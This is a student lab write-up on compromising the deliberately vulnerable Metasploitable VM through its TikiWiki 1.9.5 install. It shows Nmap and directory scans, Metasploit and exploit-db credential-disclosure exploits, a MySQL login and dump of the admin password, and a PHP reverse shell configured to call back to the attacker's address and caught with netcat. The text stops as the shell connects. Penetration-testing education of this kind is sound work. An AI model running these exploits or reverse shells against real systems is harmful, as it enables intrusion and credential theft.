

---

## **CSC154: Lab 2 - Metasploitable – tikiwiki**

Ryan Kozak



2019-09-30

## Introduction

For Lab 2 we're utilizing Kali Linux and Metasploit to compromise a virtual machine known as Metasploitable. In this lab we'll be attacking a web application called TikiWiki, and escalating privileges to root via reverse engineering poorly generated ssh keys.

## Information Gathering

### Nmap

We begin our reconnaissance by running an Nmap scan on the subnet to which we're connected. We check default scripts and test for known vulnerabilities via the `-sVC` flag.

```
root@kali:~# nmap -sVC 10.0.2.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-27 12:05 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00049s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:67:A1:7D (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00025s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
| bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
| http-title: Site doesn't have a title (text/html)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|_ Some Capabilities: SwitchToSSLAfterHandshake, Support41Auth, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SupportsCompression, Supports41ProtocolNew
| Status: Autocommit
| Salt: E=>G6-n.6e{Y.t"HSxR
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2019-09-27T16:07:03+00:00; -ls from scanner time.
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-favicon: Apache Tomcat/5.5
| http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:98:7A:39 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -ls
```


**Figure 1:** Nmap results for Metasploitable box.

As we see from the output above, there are a ton of open ports on this machine. Open ports include FTP port 21, SSH port 22, Telnet port 23, SMTP port 25, DNS port 53, HTTP port 80, SAMBA ports 139 and 445, MySQL port 3306, PostgreSQL port 5432, Apache Jserv port 8009, and Apache Tomcat port 8180.

For this lab, we're going to explore services running on port 80.

## Port 80: HTTP Enumeration


Next, we navigate to 10.0.2.4 with our web browser and take a look at what's running.



**Figure 2:** Homepage running on victim machine.

Now the homepage isn't very interesting. We can explore other services that may be running on this port by using some directory enumeration tools. For this lab we're told to use OWASP's DirBuster. I'm also going to use a python tool called Dirsearch that I like better for directory enumeration (no GUI please!).

Directory enumeration is largely about the choice of wordlist. For both tools we're going to use DirBuster's [directory-list-2.3-small.txt](#). This is because we know the word we're looking for is already in there. We would otherwise use the medium one, or perhaps any combination of lists from the `/usr/share/wordlists` directory found on Kali.

**Figure 3:** DirBuster output.

```
root@kali:~/Tools/dirsearch# python3 dirsearch.py -u http://10.0.2.4 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e php -t 50


[. . .] (7_(_|_|_) v0.3.8
Extensions: php | HTTP method: get | Threads: 50 | Wordlist size: 87646
Error Log: /root/Tools/dirsearch/logs/errors-19-09-27_12-34-37.log
Target: http://10.0.2.4

[12:34:38] Starting:
[12:34:38] 200 - 45B - /
[12:34:38] 200 - 45B - /index
[12:34:47] 301 - 344B - /twiki -> http://10.0.2.4/twiki/
[12:35:38] 301 - 347B - /tikiwiki -> http://10.0.2.4/tikiwiki/
[12:43:03] 200 - 48KB - /phpinfo

Task Completed
root@kali:~/Tools/dirsearch#
```

**Figure 4:** Dirsearch output.

Each directory scanner, DirBuster and Dirsearch, has discovered the `/tikiwiki` directory. This is the vulnerable web application that we're going to exploit for this lab.



**Figure 5:** Tikiwiki, a vulnerable web application.

We're able to determine the version of Tikiwiki running on the server to be 1.9.5. It's right there in the upper left-hand corner for all to see. It is now time we search public exploits available for this version.

## Exploitation

### Initial Foothold

We'll first use the Metasploit framework to find known exploits for Tikiwiki. The Metasploit console is launched via `msfconsole`. We then issue `search tikiwiki` to show available exploits.

```
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post          ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 5 evasion                                         ]

msf5 > search tikiwiki

Matching Modules
=====
# Name
Check Description
-----
-----[REDACTED]-----[REDACTED]
0 auxiliary/admin/tikiwiki/tikidbllib
No TikiWiki Information Disclosure
1 exploit/unix/webapp/php_xmlrpc_eval
Yes PHP XML-RPC Arbitrary Code Execution
2 exploit/unix/webapp/tikiwiki_graph_formula_exec
Yes TikiWiki tiki-graph_formula Remote PHP Code Execution
3 exploit/unix/webapp/tikiwiki_jhot_exec
Yes TikiWiki jhot Remote Command Execution
4 exploit/unix/webapp/tikiwiki_unserialize_exec
No Tiki Wiki unserialize() PHP Code Execution
5 exploit/unix/webapp/tikiwiki_upload_exec
Yes Tiki Wiki Unauthenticated File Upload Vulnerability

msf5 > [REDACTED]
```

**Figure 6:** Tikiwiki exploit available in Metasploit.

We can also find this exploit available on <https://www.exploit-db.com/>.

The screenshot shows a web browser displaying the Exploit Database. The URL is https://www.exploit-db.com/exploits/2701. The page title is "TikiWiki 1.9.5 Sirius - 'sort\_mode' Information Disclosure". The exploit details are as follows:

- EDB-ID:** 2701
- CVE:** 2006-5763 2006-5702
- Author:** SECURFROG
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2006-11-01
- Vulnerable App:** TikiWiki
- Exploit Status:** ✓ / { } (verified)
- EDB Verified:** ✓
- Become a Certified Penetration Tester:** GET CERTIFIED

The exploit code is listed below the details:

```
/*
 * TikiWiki version 1.9.5 (CVS) -Sirius- (PoC)
 * // Product: TikiWiki
 * // URL: http://tikiwiki.org/
 * // RISK: critical
 */
/*-----*/
// anonymous user can dump the mysql user & passwd just by creating a mysql error with the "sort_mode" var . with those following links :
//tiki-listpages.php?offset=0&sort_mode=
//tiki-lastchanges.php?days=1&offset=0&sort_mode=
//messu-archive.php?sort_mode=
//messu-mailbox.php?sort_mode=
//messu-sent.php?sort_mode=
//tiki-directory_add_site.php?sort_mode=
//tiki-directory_ranking.php?sort_mode=
//tiki-directory_search.php?sort_mode=
//tiki-forums.php?sort_mode=
//tiki-view_forum.php?forumId=
//tiki-forum_member.php?sort_mode=
```

**Figure 7:** Tikiwiki exploits on exploit-db.com.

First we will use this exploit through the Metasploit console by issuing the following chain of com-

mands.

```
1 use auxiliary/admin/tikiwiki/tikidbllib
2 set RHOST 10.0.2.4
3 exploit


 1 exploit/unix/webapp/php_xmlrpc_eval          2005-06-29      excellent
Yes   PHP XML-RPC Arbitrary Code Execution
 2 exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10      excellent
Yes   TikiWiki tiki-graph_formula Remote PHP Code Execution
 3 exploit/unix/webapp/tikiwiki_jhot_exec        2006-09-02      excellent
Yes   TikiWiki jhot Remote Command Execution
 4 exploit/unix/webapp/tikiwiki_unserialize_exec 2012-07-04      excellent
No    Tiki Wiki unserialize() PHP Code Execution
 5 exploit/unix/webapp/tikiwiki_upload_exec       2016-07-11      excellent
Yes   Tiki Wiki Unauthenticated File Upload Vulnerability

msf5 > use auxiliary/admin/tikiwiki/tikidbllib
msf5 auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf5 auxiliary(admin/tikiwiki/tikidbllib) > exploit
[*] Running module against 10.0.2.4

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidbllib.php
[*] DB type     : mysql
[*] DB name     : tikiwiki195
[*] DB host     : localhost
[*] DB user     : root
[*] DB password : root
[*] Auxiliary module execution completed
msf5 auxiliary(admin/tikiwiki/tikidbllib) >
```

**Figure 8:** Exploiting information disclosure vulnerability on Tikiwiki via Metasploit.

Next, we will use the same exploit once more by following what we've found in <https://www.exploit-db.com/>. To do so we simply navigate to the following url in Firefox [http://10.0.2.4/tikiwiki/tiki-listpages.php?offset=0&sort\\_mode=](http://10.0.2.4/tikiwiki/tiki-listpages.php?offset=0&sort_mode=).



The screenshot shows a browser window with the URL `10.0.2.4/tikiwiki/tiki-listp`. The page displays a list of database-related methods and their descriptions. The methods listed include:

- `string(38) "update %s set id=LAST_INSERT_ID(id+1);"`
- `["_genSeqSQL"]=>`
- `string(33) "create table %s (id int not null)"`
- `["_genSeq2SQL"]=>`
- `string(26) "insert into %s values (%s)"`
- `["_dropSeqSQL"]=>`
- `string(13) "drop table %s"`
- `["database"]=>`
- `string(11) "tikiwiki195"`
- `["host"]=>`
- `string(9) "localhost"`
- `["user"]=>`
- `string(4) "root"`
- `["password"]=>`
- `string(4) "root"`
- `["debug"]=>`
- `bool(false)`
- `["maxblobsize"]=>`
- `int(262144)`
- `["concat_operator"]=>`
- `string(1) "+"`
- `["length"]=>`
- `string(6) "length"`
- `["random"]=>`
- `string(6) "rand()"`
- `["upperCase"]=>`
- `string(5) "upper"`
- `["fmtDate"]=>`
- `string(7) "'Y-m-d'"`
- `["true"]=>`
- `string(1) "1"`

**Figure 9:** Exploiting information disclosure vulnerability on Tikiwiki via Metasploit.

As you can see, each method discloses to us valuable database information, including the *user name*, *password*, *database name*, and *host*.

Since the MySQL port to this machine is open, we may login remotely using these credentials.

```
root@kali:~# mysql -h 10.0.2.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| tikiwiki       |
| tikiwikil95    |
+-----+
4 rows in set (0.001 sec)

MySQL [(none)]> use tikiwikil95;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwikil95]> |
```

**Figure 10:** Logging into MySQL on target machine.

Now that we are logged into MySQL as the root user, and using TikiWiki's database, we search for user credentials in the `users` table.

```
MySQL [tikiwiki195]> select * from users_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| userId | email | login | password | provpass | default_group | lastLogin | currrentLogin | registratio
nDate | challenge | pass_due | hash | created | avatarName | avatarSize | av
atarFileType | avatarData | avatarLibName | avatarType | score |
+-----+-----+-----+-----+-----+-----+-----+-----+
|     1 |       | admin | admin   | NULL    | NULL      | 1271712540 | 1271712540 |
NULL | NULL   |       | NULL   | f6fdffe48c908deb0f4c3bd36c032e72 | NULL | NULL | NULL | NU
LL | NULL   | NULL | NULL | NULL | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)


MySQL [tikiwiki195]> select login,password from users_users;
+-----+-----+
| login | password |
+-----+-----+
| admin | admin   |
+-----+-----+
1 row in set (0.001 sec)

MySQL [tikiwiki195]> █
```

**Figure 11:** User credentials for TwikiWiki.

## User

Now we have the login credentials for TikiWiki, so we login. As you can see upon logging in, we are prompted to change the password (you know... for security reasons).



**Figure 12:** TwikiWiki admin panel, prompting password change.

Before we upload anything we'll modify the `port` and `ip` address of our php reverse shell.

The screenshot shows a TikiWiki interface with a sidebar on the left containing links like 'MyTiki', 'Usage', 'Recent changes', 'Groups', 'Links', 'Mail', 'Announcements', 'Modules', and 'QuickTags'. The main content area has a 'Tip' box stating 'Use of this feature is NOT recommended. Please use phpMyAdmin or mysqldump instead.' Below this is a 'List of available backups' table with one entry:

Filename	Created	Size	action
CHANGE THIS	2019-09-27 13:48:17	49,17	22%

Below the table is a 'Create new backup' button and an 'Upload a backup' section with an 'upload' button. The URL in the browser's address bar is `http://10.0.2.15/tiki-index.php?page=Backup&do=Backup`. The page title is 'Backup'.


```
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail a
// nd return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). T
// hese are rarely available.
// MyTiki
// Usage
// Recent changes
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
// List of available backups
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';
$port = 4321;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
// Daemonise ourselves if possible to avoid zombies later
// pcntl_fork is hardly ever available, but will allow us to daemonise
-- INSERT --
Security Admin
```

**Figure 13:** IP and port set to our attacking machine.

Now we navigate to the `Backup` feature of TikiWiki, and upload our reverse shell.

**Figure 14:** Extremely insecure TikiWiki backup feature.

All that's left to do is launch our reverse shell listener on our attacking machine via Netcat `nc -lvp 4321`. Once this is done we navigate to the file we've uploaded via Firefox in order to execute it.



**Figure 15:** Executing our reverse shell via Firefox.

```
root@kali:~# nc -lvp 4321
listening on [any] 4321 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 44682
